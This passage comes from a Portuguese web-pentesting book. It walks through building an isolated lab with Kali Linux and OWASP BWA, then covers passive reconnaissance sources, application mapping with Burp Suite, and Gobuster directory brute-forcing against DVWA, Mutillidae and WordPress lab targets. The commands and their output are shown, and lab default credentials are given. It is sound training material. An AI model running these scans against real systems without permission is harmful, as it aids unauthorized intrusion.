Vamos notar que neste caso o arquivo do disco é de extensão `.vmdk`, mas isso na prática não altera os procedimentos, mantendo o mesmo processo realizado com o `.vdi` da máquina Kali Linux.

Para a máquina OWASP BWA, você pode alocar 256MB de memória RAM, pois ela não precisa de muito para seus sistemas. Na próxima etapa, você deve selecionar o disco, utilizando desta vez o arquivo de extensão `.vmdk`, conforme a figura:




Figura 2.5: Importar VDI OWASP BWA.

Feito o procedimento, inicie a máquina Virtual OWASP BWA e faça o login com as credenciais informadas na tela, sendo elas:

```
Usuário: root
Senha: owaspbwa
```

Pronto! Agora sua máquina OWASP BWA está funcional. Podemos então partir para a próxima etapa de configuração.

2.3 CONFIGURANDO O AMBIENTE DE TESTES NO VIRTUALBOX

Sempre que for necessário realizar um teste de invasão em máquinas e sistemas que não conhecemos, é uma boa prática construir um ambiente de homologação isolado. O meio hacker pode ser um pouco perigoso e você deve sempre se precaver. Já imaginou que podem existir *malwares* pré-instalados? Pois é, esteja

sempre alerta para não se tornar uma vítima, tenha cuidado!

Independente disso, é importante criar e manter esse costume para os testes de invasão. Com base nesse preceito, vamos configurar no VirtualBox uma rede segregada para a máquina alvo. Tenhamos em mente que não existe segurança total, mas podemos adicionar barreiras para desmotivar alguém que queira nos atacar.

No primeiro passo, vamos criar no VirtualBox uma rede interna. Essa rede não sairá direto para a internet. Para fazer isso, devemos abrir o VirtualBox, selecionar a máquina virtual OWASP BWA e clicar em *Configurações*. Após isso, vamos à opção *Rede* e, no campo *Conectado a:*, selecionaremos a opção de *Rede Interna*. Abaixo da opção selecionada, temos o nome da rede interna e podemos colocar *casadocodigo*. Esse nome deverá ser colocado em todas as máquinas virtuais que farão parte dessa rede interna do VirtualBox. A figura exposta a seguir exibe o resultado dessa nossa configuração.




Figura 2.6: Interface de rede da máquina virtual OWASP BWA.

Vamos agora configurar a máquina virtual do Kali Linux. Para o Kali, a configuração deverá ser um pouco diferente, pois ele precisa se conectar à internet para possíveis atualizações e downloads. Para isso, vamos configurar no Kali Linux, por meio

do VirtualBox, duas interfaces de rede. Uma estará em modo NAT e a outra na rede interna *casadocodigo*. Essas configurações também deverão ser feitas no menu *configurações* > *Rede*. Configure as interfaces nas abas *Adaptador 1* e *Adaptador 2* conforme a figura a seguir.




Figura 2.7: Interface de rede da máquina virtual Kali Linux.

Com as configurações feitas, vamos iniciar as duas máquinas virtuais. A configuração de rede interna não proporciona DHCP para interfaces de rede, então vamos configurar o IP estático. Para isso, faça o login na máquina virtual OWASP BWA e acesse o arquivo `/etc/network/interfaces` com o editor de sua preferência e deixe-o com o seguinte conteúdo:

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.0.0.1
netmask 255.255.255.0
```

Logo após essa alteração no arquivo, vamos reiniciar a máquina OWASP BWA com o comando `reboot`.

Agora, vamos configurar as interfaces de rede da máquina virtual Kali Linux. Nesta máquina, temos duas interfaces e em uma delas não precisamos mexer, pois a configuração padrão do NAT feito pelo VirtualBox na interface *eth0* já nos atenderá. Já à segunda interface de rede, *eth1*, devemos atribuir um IP estático, conforme feito para a interface de rede da máquina OWASP BWA. Para isso, a configuração listada a seguir deve ser replicada no arquivo `/etc/network/interfaces` da máquina Kali Linux.

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet static
address 10.0.0.2
netmask 255.255.255.0
```

Após essas configurações, reinicie o Kali com o comando `reboot`. Agora, precisamos testar a conectividade do Kali com a internet e com a máquina OWASP BWA. Execute primeiro o comando `apt-get update`, que atualiza a lista de pacotes. O sucesso da atualização da lista de pacotes é evidenciado na figura a seguir e confirma a conexão da máquina com a internet.

```
root@KALI:~# apt-get update
Get:1 http://http.kali.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 Packages [16.5 MB]
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 Packages [199 kB]
Get:4 http://http.kali.org/kali kali-rolling/contrib amd64 Packages [101 kB]
Fetched 16.8 MB in 1min 14s (228 kB/s)
Reading package lists... Done
```

Figura 2.8: Atualização da lista de pacotes do Kali Linux.

Depois, vamos verificar a rede interna *casadocodigo*. Para isso, vamos realizar um simples teste de conexão com a máquina OWASP BWA utilizando o comando `ping 10.0.0.1 -c 3`.

```
root@KALI:~# ping 10.0.0.1 -c 3
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=2.22 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=64 time=1.12 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=64 time=1.00 ms

--- 10.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 1.004/1.446/2.219/0.548 ms
```

Figura 2.9: Teste de conexão.

Agora sim, o nosso ambiente está comprovadamente funcional.

2.4 PROTEGENDO CONTRA AS PERDAS USANDO SNAPSHOTS

Antes de darmos início aos nossos testes de invasão, temos que ter ciência de que a realização desse tipo de teste pode comprometer as máquinas virtuais. Esse comprometimento pode ser tanto na máquina Kali, pela instalação de diversos softwares suspeitos, quanto na OWASP BWA, pelo risco de corrompê-la com os ataques feitos.

Para mitigar o problema, podemos utilizar a função de snapshot. Essa opção salva o estado atual da máquina virtual que, assim, pode posteriormente ser restaurado caso exista a necessidade. Então, com as máquinas virtuais desligadas, devemos selecioná-las, uma por vez, e ir na opção *snapshot* do VirtualBox, conforme a figura a seguir.




Figura 2.10: Snapshots.

Após isso, clique na opção *Criar* e nomeie o seu snapshot para `inicial` nas duas máquinas. Agora, sinta-se seguro para acessar e conhecer as aplicações web da máquina OWASP BWA. Caso algo venha a comprometer uma das máquinas no decorrer das atividades, você pode simplesmente clicar em *Restaurar* no menu do snapshot criado e continuar de onde parou.

Considerações finais do capítulo

Este capítulo teve como objetivo elaborar um ambiente virtual simulado onde é possível realizar a aplicação de diversas técnicas de invasão de sistemas web de uma forma segura. Para isso, fizemos download das máquinas virtuais Kali Linux e OWASP BWA. Para adaptá-las às nossas necessidades de testes, realizamos também configurações adicionais e criamos os snapshots, o que nos permite restaurar as máquinas caso algum imprevisto interrompa o seu funcionamento.

Capítulo 3

RECONHECENDO O INIMIGO

A primeira fase de qualquer ação, independente do ramo, é conhecer. No caso dos testes de invasão, isso não é diferente. O primeiro passo do pentest é se passar por um atacante, e ele, antes de tudo, precisa obter informações sobre o sistema para planejar seus ataques futuros.

Essas informações obtidas na fase de reconhecimento serão aplicadas em fases posteriores, como a exploração e a pós-exploração. O sucesso de um ataque depende do quão bem foi feito o reconhecimento no alvo, para todos os casos.

Neste capítulo, veremos diversas técnicas utilizadas por agentes maliciosos para mapear os vetores de ataque em uma aplicação web. Você, de posse dessas habilidades hackers, poderá auxiliar a equipe de desenvolvimento para que as defesas proporcionem mais dificuldades ao atacante desde essa primeira fase. Essa dificuldade logo no início tende a desmotivar grande parte dos agentes maliciosos que poderão oferecer riscos ao sistema.

3.1 UMA PINCELADA SOBRE RECONHECIMENTO PASSIVO

O ataque cibernético tem início na fase de reconhecimento passivo, onde um suposto atacante começa a reunir informações sobre um alvo com a mínima interação possível. Nessa fase do ataque, o ideal para a defesa é que o atacante não consiga nenhum conhecimento sobre a aplicação, no entanto sabemos que isso é praticamente impossível.

Existem diversas ferramentas que consultam as bases de dados na internet e que armazenam informações que podem comprometer um sistema, como configurações, versões das tecnologias utilizadas, informações de fluxo e, até mesmo, credenciais de acesso. Além disso, podemos descobrir e aproveitar ações feitas em ataques anteriores por meio, por exemplo, dos famosos *backdoors*. *Backdoor* é um software que possibilita um atalho para que um agente malicioso que já obteve sucesso em um ataque volte a ter acesso ao sistema sem precisar repetir o processo de exploração. O backdoor na maioria dos casos pode ser considerado uma espécie de "SSH escondido".

O foco deste livro não é realizar testes em sistemas publicados na internet e sim realizá-los em ambiente controlado, então essas técnicas não serão apresentadas com detalhes. Adiante segue uma lista de ferramentas que exibem esse tipo de informação na internet. Caso o seu sistema já esteja publicado, é de grande valor que você faça uma verificação passiva para auxiliar sua equipe quanto aos riscos atuais, informações sobre o sistema que já estão disponíveis publicamente e, até mesmo, sobre os possíveis ataques que foram realizados com sucesso e não são de conhecimento da

equipe de defesa.

Netcraft: ao entrar com uma URL no campo de pesquisa em seu site https://www.netcraft.com, são apresentadas diversas informações sobre o servidor que hospeda a aplicação, tais como dados de `whois` e de versões de tecnologias utilizadas.

SSL Tools: muitos sites habilitados para SSL têm um único certificado que funciona em vários domínios. Essa ferramenta, disponível em https://ssltools.com, é capaz de recuperar os domínios listados no atributo SAN do certificado.

Web Archive: o https://web.archive.org constrói uma biblioteca digital de sites da internet. Sua missão é fornecer acesso universal a todo conhecimento e para isso são feitos snapshots dos sites da internet no decorrer do tempo. Tente ver como era algum site conhecido há 15 anos, por exemplo.

XSSed: com o auxílio do http://www.xssed.com, pode-se encontrar vulnerabilidades XSS já descobertas em um site sem a sua interação direta. O site também conta com recurso de envio de e-mail caso algum dia um domínio específico seja alvo de ataque de XSS.

Wolfram Alpha: alguns sites podem definir um subdomínio diferente para facilitar a gerência, segregação, entre outros. O https://www.wolframalpha.com pode ajudar a descobrir essas peculiaridades e passar o conhecimento sobre vários aspectos do domínio.

Shodan: o https://www.shodan.io é um mecanismo de busca único, é a primeira *search engine* de computadores, muitas vezes apelidada como a search engine para hackers. Pode-se usar o

Shodan para encontrar diferentes tipos de informação sobre um alvo.

DNSdumpster: o https://DNSdumpster.com é uma ferramenta de pesquisa de domínio que pode descobrir hosts relacionados a um domínio.

Whatcms: além de realizar um teste para verificar o CMS do site, o https://WhatCMS.org também armazena um histórico dos últimos sites que foram alvo de pesquisa.

Quttera & Sucuri: caso um site já tenha sido abusado, há uma chance de existir alguma vulnerabilidade correlacionada e, por mais que a vulnerabilidade já tenha sido corrigida, um backdoor pode estar persistido. As brechas deixadas pela invasão do servidor podem abrir portas para novas explorações. Verifique isso em https://sitecheck.sucuri.net e https://quttera.com.

Pastebin: para os hackers, o https://pastebin.com é uma ferramenta de divulgação ampla de informações adquiridas em ataques cibernéticos, o que pode ser de grande utilidade caso o sistema alvo de um atacante já tenha sido alguma vez vítima de uma ação cibernética.

GitHub: alguns sistemas na internet podem estar presentes no https://github.com. Dessa forma, qualquer pessoa pode ter acesso a toda lógica do sistema e, com o código-fonte da aplicação, o sistema poderá ser colocado em ambiente de homologação para descobrir falhas, de forma que torne mais eficiente um ataque àquela aplicação.

Fóruns técnicos: é muito comum desenvolvedores e outros profissionais de TI postarem em fóruns problemas técnicos que

venham a ocorrer em sua instituição em busca de soluções. Na maioria das vezes, essas postagens revelam informações internas de uma aplicação, como partes de códigos e tecnologias empregadas.

Sites de empregos: a partir da análise das vagas de empregos lançadas por uma instituição, podemos ter noção das tecnologias utilizadas e assim adquirir informações que podem ser valiosas sobre todos os componentes de um sistema interno.

O reconhecimento passivo não se resume a essas ferramentas, é um ramo extremamente grande e é possível obter diversas outras informações sobre os mais variados tipos de sistemas. Digo isso com o objetivo de mostrar a você as possibilidades que ainda podem ser buscadas, para além do escopo do livro.

3.2 MAPEANDO A APLICAÇÃO

Mapear a aplicação significa que você deve ser capaz de catalogar todas as páginas, diretórios, funções, parâmetros, arquivos, entre outros itens que a aplicação possa produzir ou acessar diretamente. Para isso, você precisará navegar primeiro pelos itens conhecidos, ou seja, que estão indexados. Com esse objetivo, você deve acessar todos os recursos da aplicação web e realizar todas as operações ao seu alcance. Entre essas operações, você deve realizar o envio dos formulários, agindo como se fosse um usuário comum, sem qualquer ação ofensiva, por enquanto!

Fazendo isso, você poderá enumerar a aplicação e saberá se existe algum erro ou exposição de informação sensível que tenha sido colocada em produção por engano ou por falta de conhecimento do risco que aquela exposição acarreta.

Ao enumerar a aplicação, você poderá ter um grande trabalho se fizer esse processo manualmente, identificando e anotando em bloco de notas. Se optar por um método assim, poderá ser improdutivo, pois demorará muito. Para isso, existem ferramentas no Kali Linux que podem nos auxiliar, e uma delas é o **Burp Suite**. O Burp é um proxy que cataloga as interações com as aplicações web, mas ele vai além de ser apenas um proxy, pois estará sob seu acesso e controle. Para demonstrar na prática como isso pode ser feito, ligue a sua máquina Kali e faça o login, também inicie a máquina OWASP BWA e vamos realizar algumas operações.

O primeiro passo é abrir o Burp e colocá-lo em funcionamento como proxy. Para isso, abra o menu do Kali e vá até *Web Application analysis*. Depois, clique no menu de nome *burpsuite*, conforme a figura a seguir.




Figura 3.1: Burp Suite no menu do Kali.

Após abrir o Burp, apenas ligue-o clicando nos botões *Next* e *Start burp*. Depois disso, vamos configurar o navegador para utilizar o Burp como proxy. Acesse o *Web Browser* no menu principal e você verá que é o Mozilla Firefox, esse é o navegador com o qual trabalharemos no decorrer das atividades. Para configurar o proxy, acesse *preferences* > *connection settings* ou procure por *proxy* na caixa de pesquisa. Configure-o com o IP 127.0.0.1 e a porta 8080.




Figura 3.2: Configuração de proxy.

Realizadas as configurações, clique no botão *OK* e vamos começar a navegar por uma das aplicações da máquina OWASP BWA, para praticar as nossas habilidades hackers.

Acesse a aplicação http://10.0.0.1/dvwa/ e note que o Burp interceptou a sua primeira requisição. Ele fará isso com toda requisição que você realizar e, se quiser, pode até mesmo realizar as modificações necessárias nessa tela apresentada. A figura seguinte exibe essa requisição interceptada.




Figura 3.3: Primeira requisição interceptada no Burp.

Para dar continuidade à sua navegação, você pode clicar no botão *Forward*. Esse botão dará sequência à requisição que foi interceptada. Depois que você fizer isso, o sistema acessado será exibido no navegador, normalmente.

Figura 3.4: Login DVWA.

Para fim de nossas atividades, na aba *proxy* > *intercept*, clique no botão *intercept is on*, deixando-o como *off*. Esse botão ativará a função de encaminhamento automático das requisições, sem que você precise ficar clicando em *Forward*. Dessa forma também, o Burp armazenará o histórico de todos os links de que ele ganha conhecimento em sua navegação.

Para visualizar a estrutura do sistema, primeiro faça uma boa navegação no DVWA. A credencial de acesso é `admin/admin` . Nele, acesse vários links e submeta alguns formulários. Depois que realizar essas atividades, vá até a aba *target* do Burp e visualize a estrutura em que você navegou.




Figura 3.5: Site map.

A figura exibe o conteúdo dentro da aba *Site map*. Esses são

todos os arquivos que o Burp conseguiu identificar como existentes após a sua navegação pelo sistema. Os itens que aparecem em cinza são itens que não foram acessados diretamente, mas a partir dos links das páginas pelas quais você navegou. O Burp catalogou sua existência. Vamos acessar o arquivo `phpinfo.php` para comprovar sua acessibilidade e verificar as configurações do servidor.

Para acessar o arquivo, no *Site map*, clique com o botão direito sobre `phpinfo.php` e selecione a opção *copy URL*. Após isso, cole a URL na barra de endereço do navegador e verifique as configurações expostas. Com essa função do Burp, seremos capazes de tomar conhecimento de arquivos que podem não estar explicitamente visíveis pela navegação normal. Em casos como esses, podemos ter acesso aos arquivos antigos, esquecidos dentro do servidor, e a outras falhas desse tipo.

Enumerando as requisições e os parâmetros

O mapeamento dos arquivos encontrados não é a única função que o Burp pode nos oferecer nesse sentido. Você deve ter realizado diversas requisições para a aplicação e, como pode ter notado, o Burp teve acesso a elas.

O Burp armazena um histórico de todas as solicitações feitas, e você pode ter um mapeamento das funções e parâmetros. Para ter acesso ao histórico de requisições feitas, vá até a aba *proxy* > *HTTP History* e veja todas elas. A figura a seguir exibe essa funcionalidade.




Figura 3.6: Histórico de requisições

Com esse histórico, você poderá também enumerar as requisições e parâmetros de interesse. Continue a navegar pelas aplicações e veja o que o Burp Suite pode oferecer de informação.

3.3 DESCOBRINDO OS ARQUIVOS ESCONDIDOS COM GOBUSTER

Uma prática essencial para o profissional de segurança ofensiva é a capacidade de encontrar arquivos que não estão indexados na aplicação web. Esses arquivos podem estar presentes na raiz do sistema web por diversos motivos, dentre os quais está o descuido de administradores e desenvolvedores em relação aos arquivos

antigos. Outro caso muito comum é a existência de arquivos de log, de instalação e de backup. A partir da busca por esses arquivos ocultos, você poderá ter acesso a informações que oferecem grandes possibilidades de aperfeiçoamento do ataque cibernético.

Existem diversas ferramentas que podem ser utilizadas para esse contexto. No escopo deste livro, abordaremos apenas a ferramenta **Gobuster**, que possui diversas opções, sendo muito maleável. Em suma, é uma ferramenta eficaz e rápida. Vamos explorá-la em uma das aplicações da OWASP BWA, e você pode acompanhar os passos no seu laboratório.

Antes de começar a empregar a ferramenta Gobuster, precisamos conhecer um pouco sobre *wordlists*. As wordlists são arquivos, geralmente de texto, que possuem um conjunto de palavras que são comuns a alguns tipos de situações. Por exemplo, para este caso, temos a wordlist de palavras comumente usadas como nome de diretórios e arquivos em aplicações web. O diretório do Kali `/usr/share/wordlist` nos traz várias wordlists, cada uma com a sua aplicabilidade. No entanto, esse diretório não é o único no Kali que traz esse tipo de arquivo. Para visualizar os diversos lugares que podem nos oferecer uma wordlist, podemos utilizar o comando `find /usr/share/ -type d -iname "*wordlist*"`.

Para começar a nossa procura por conteúdo oculto nas aplicações web, vamos primeiro escolher uma wordlist. Em nosso caso, utilizaremos a wordlist `common.txt` dentro de `/usr/share/dirb/wordlists`, que contém nomes comuns de diretórios e arquivos em aplicações web. Caso deseje visualizar o seu conteúdo, você pode digitar o seguinte comando no terminal:

`cat /usr/share/dirb/wordlists/common.txt` . Visualize também outras wordlists que estejam nos diretórios citados, há os mais diversos tipos e tamanhos.

Agora, vamos partir para o que realmente interessa, que é descobrir o conteúdo oculto na aplicação web. Para isso, instale o Gobuster com o comando `apt-get install gobuster` e depois utilize-o para realizar a primeira tentativa de descoberta. A opção `dir` do Gobuster diz que a busca será por arquivos e/ou diretórios; a opção `-u` é a URL raiz da busca; já para a `-w` , deve ser passado o caminho para a wordlist que será utilizada.

```
gobuster dir -u "http://10.0.0.1/mutillidae/" -w /usr/share/dirb/
wordlists/common.txt

=====================================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/.svn (Status: 403)
/.git/HEAD (Status: 200)
/.svn/entries (Status: 403)
/ajax (Status: 301)
/classes (Status: 301)
/data (Status: 301)
/documentation (Status: 301)
/images (Status: 301)
/includes (Status: 301)
/installation (Status: 200)
/javascript (Status: 301)
/index.php (Status: 200)
/index (Status: 200)
/page-not-found (Status: 200)
/passwords (Status: 301)
/phpmyadmin (Status: 301)
/phpinfo (Status: 200)
/phpinfo.php (Status: 200)
/robots (Status: 200)
/robots.txt (Status: 200)
/styles (Status: 301)
```

```
/test (Status: 301)
/webservices (Status: 301)
===============================================================
```

Que tal olhar alguns dos diretórios que possam ter credenciais? Por incrível que pareça, isso é comum. Perceba também, na resposta do comando, que foi possível descobrir diversos arquivos que, antes, não poderiam ser percebidos. Sua busca por arquivos ocultos dependerá da sua wordlist: quanto mais completa ela for, mais arquivos podem ser encontrados. Agora podemos tentar melhorar ainda mais esses resultados obtidos e também explorar outras funções que essa ferramenta nos oferece.

Em algum caso, pode ser que seja necessário que o Gobuster realize ações com autenticação. Se houver essa necessidade, você poderá adicionar a opção `-c`, tendo como valor o cookie da sessão. Uma outra função extremamente importante para nossas buscas é a capacidade de indicar para o Gobuster a necessidade por extensões específicas. Na mesma aplicação, vamos adicionar a opção `-x .php,.txt`. Com isso, para cada item da wordlist, o Gobuster adicionará essas extensões.

Levando em conta essas opções apresentadas, vamos realizar uma busca em outra aplicação. Para melhorar nossa pesquisa, vamos aumentar a performance adicionando threads com a opção `-t` e também vamos filtrar apenas as respostas que sejam HTTP 200 OK com a opção `-s`. A opção `-s` é muito utilizada quando a aplicação responde um código HTTP padrão. Por exemplo, o acesso direto a algumas páginas do *wordpress* faz com que elas sejam redirecionadas para página de login ou para uma página de erros etc. A utilização da opção `-s "200"` se dá porque, neste momento, desejamos apenas listar as páginas que temos acesso

confirmado. Essa necessidade pode variar muito, a depender da aplicação. Em alguns casos, uma aplicação pode responder o código 200 para tudo e, nessa hora, o pentester deve perceber qual a sua necessidade e configurar corretamente esse parâmetro.

```
gobuster dir -u "http://10.0.0.1/wordpress/" -w /usr/share/dirbus
ter/wordlists/directory-list-lowercase-2.3-small.txt -x .php,.txt
 -t 10 -s “200”

===============================================================
/license (Status: 200)
/license.txt (Status: 200)
/index.php (Status: 200)
/index (Status: 200)
/index.php (Status: 200)
/php.ini (Status: 200)
/readme (Status: 200)
[ERROR] 2020/09/14 19:24:19 [!] Get http://10.0.0.1/wordpress/wp-
pass: 302 response missing Location header
/wp-config (Status: 200)
/wp-config.php (Status: 200)
/wp-blog-header (Status: 200)
/wp-blog-header.php (Status: 200)
/wp-login (Status: 200)
/wp-login.php (Status: 200)
/wp-links-opml (Status: 200)
/wp-links-opml.php (Status: 200)
/wp-mail (Status: 200)
/wp-mail.php (Status: 200)
/wp-commentsrss2 (Status: 200)
/wp-commentsrss2.php (Status: 200)
/wp-rdf (Status: 200)
/wp-rdf.php (Status: 200)
/wp-feed (Status: 200)
/wp-feed.php (Status: 200)
/wp-atom (Status: 200)
/wp-atom.php (Status: 200)
/wp-register (Status: 200)
/wp-register.php (Status: 200)
/xmlrpc.php (Status: 200)
/wp-rss (Status: 200)
/wp-rss.php (Status: 200)
/wp-trackback (Status: 200)
```

```
/wp-trackback.php (Status: 200)
/wp-rss2 (Status: 200)
/wp-rss2.php (Status: 200)
/xmlrpc (Status: 200)
/xmlrpc.php (Status: 200)
